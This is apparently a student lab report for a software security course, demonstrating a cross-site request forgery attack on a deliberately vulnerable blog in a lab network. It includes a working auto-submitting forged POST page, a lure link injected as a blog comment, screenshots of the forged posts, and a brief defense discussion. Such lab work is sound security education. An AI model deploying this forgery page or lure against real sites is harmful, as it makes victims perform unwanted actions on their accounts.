Lab VIII – Cross-Site Request Forgery Attacks

CPS 499-02/592-02

Software/Language Based Security

Fall 2020

Dr. Phu Phung

Evan Krimpenfort

Task I: Understanding HTTP Request Parameters

a. What is the full URL?

The full URL would be http://www.myblog.com/admin/index.php. The admin is important because that is where the .php file is located.

b. What is the HTTP Method of request?


The method of request is going to be “POST” as seen by the method attribute inside of the form header.

c. What field names are used in this request?

The field names used in this request are **Title** and **Text**. That can be seen from looking inside of the form header.

Task II: Construct the webpage to perform the CSRF

a. The Revised Code




```
<!DOCTYPE html>
<!--
This is a code template to forge an HTTP POST request.
Used for Lab 8 Software Security/Language-based Security .
-->
<html>
<title> Lab 8 Software Security/Language-based Security </title>
<body>
<h1>Lab 8 Software Security/Language-based Security </h1>
<h2>Cross-site Request Forgery Attack, by Phu Phung, customized by Evan Krimpenfort.</h2>
<script>
function CSRF() {
        //create a <form> element.
        var form = document.createElement('form');
        //construct the form
        form.action = "http://www.myblog.com/admin/index.php";  // this is because the method seen in new.php
                                                                // if the code isn't known, you can always look at
                                                                // how the browser sends the data.

        form.method = 'POST';
        form.target = '_self';
        form.innerHTML = "<input type='text' name='title' value='A Post by Evan Krimpenfort using an CSRF Attack' />" +
                                "<textarea type='text' name='text' value='Any comment is welcome!' />";
        //append the form to the current page.
        document.body.appendChild(form);
        //just for the lab report, to capture the screenshot, otherwise, the CSRF
        //will be submitted automatically
        alert('CSRF Attack for Lab 8 is about to happen - By Evan Krimpenfort');
        //submit the form
        form.submit();
}
//call CSRF() to forge an HTTP POST request to the vulnerable server
CSRF();

</script>
</body>
</html>
~
~
~
"krimpenforte1-csrflab.html" 36L, 1332C                                                          1,1           All
```

Figure 1: Revised Code

b. Alert Message


Linux-krimpenforte1

Lab 8 Software Security/Language-based Security - Mozilla Firefox

192.168.199.112/krimpenforte1-csrflab.html

Lab 8 Software Security/Language-based Security


Cross-site Request Forgery Attack, by Phu Phung, customized by Evan Krimpenfort.

A Post by Evan Krimpenfort using

CSRF Attack for Lab 8 is about to happen - By Evan Krimpenfort

Figure 2: Alert Message from me

c. Capture the Scenario


Linux-krimpenforte1


Mozilla Firefox

www.myblog.com/admin/login.php

Figure 3: Alert message directs to the login page

Task III: Perform the CSRF attack using XSS

a. Construct the XSS Code


Linux-krimpenforte1
PentesterLab vulnerable blog - Mozilla Firefox
Administration of my Blog
PentesterLab vulnerable blog
www.myblog.com/post.php?id=27
Most Visited
Getting Started
Seed Labs

My Blog

A Post by Phu Phung - Class Demo 2 using an CSRF A

Comments:

- This is Annu Lnu, Please Click here to avail EXCITING Offers for the BLACK FRIDAY SALE!
- Result Declared by Aarohi
- Click here to win 1000$!. Annu Lnu
- Click here to get rewards. Nilesh

Title:

Author:

Text:


```
<a href="http://192.168.199.112/krimpenforte1-csrflab.html"> Click here for a free new car</a> from Evan Krimpenfort
```

Submit Query

Figure 4: Code before injected

b. Simulate the Attack

i. The CSRF Request happens



Windows-krimpenforte1

PentesterLab vulnerable

www.myblog.com/post.php?id=27


Comments:

- This is Annu Lnu, Please Click here to avail EXCITING Offers for the BLACK FRIDAY SALE!
- Result Declared by Aarohi
- Click here to win 1000$!. Annu Lnu
- Click here to get rewards. Nilesh
- Click here for a free new car from Evan Krimpenfort

Title:
Author:
Text:
Submit

Figure 5: Code that was injected

ii. The data is injected into the system



Windows-krimpenforte1

Lab 8 Software Security/


192.168.199.112/krimpenforte1-csrflab.html

192.168.199.112 says:

CSRF Attack for Lab 8 is about to happen - By Evan Krimpenfort

OK

Figure 6: The attack was done


Windows-krimpenforte1

Administration of my Blo

www.myblog.com/admin/index.php

A Post by Alex Jennison using an CSRF Attack	edit	delete
Annu Lnu	edit	delete
A Post by Christina Reynolds using an CSRF Attack	edit	delete
A Post by Bhrugvish Vakil using an CSRF Attack	edit	delete
A Post by Phu Phung using an CSRF Attack	edit	delete
A Post by wkeith1 using an CSRF Attack	edit	delete
Post for Lab 8 Cross-site Request Forgery Attacks	edit	delete
A Post by Christina Reynolds using an CSRF Attack	edit	delete
A Post by Bhrugvish Vakil using an CSRF Attack	edit	delete
Jacob Blair	edit	delete
A Post by Jacob Blair using an CSRF Attack	edit	delete
A Post by Caleb Hoskins using an CSRF Attack	edit	delete
Post by Umesh using CSRF attack	edit	delete
A Post by Umesh using an CSRF Attack	edit	delete
A Post by Mary Stanley using an CSRF Attack	edit	delete
A Post by NILESH using an CSRF Attack	edit	delete
A Post by Dan Hutson using a CSRF Attack	edit	delete
A Post by Dan Hutson using an CSRF Attack	edit	delete
A Post by Evan Krimpenfort using an CSRF Attack	edit	delete

Figure 7: The post was made

Task IV: CSRF Defenses

a. Why does Task III happen?

When the user on the windows machine clicks on the link that takes them to the attack html page, the server does not distinguish the request referrer. This allows that site to request any HTTP request it wants and in this particular case, it adds a post.

b. Describe a solution to prevent such attacks

A solution that could be implemented in order to prevent this attack would be a way to validate the referrer. This involves Inspecting the HTTP Request header for a URL that is allowed to make the requests. In this case, it would be only from the URL http://www.myblog.com/admin/index.php and never from my personal IP address.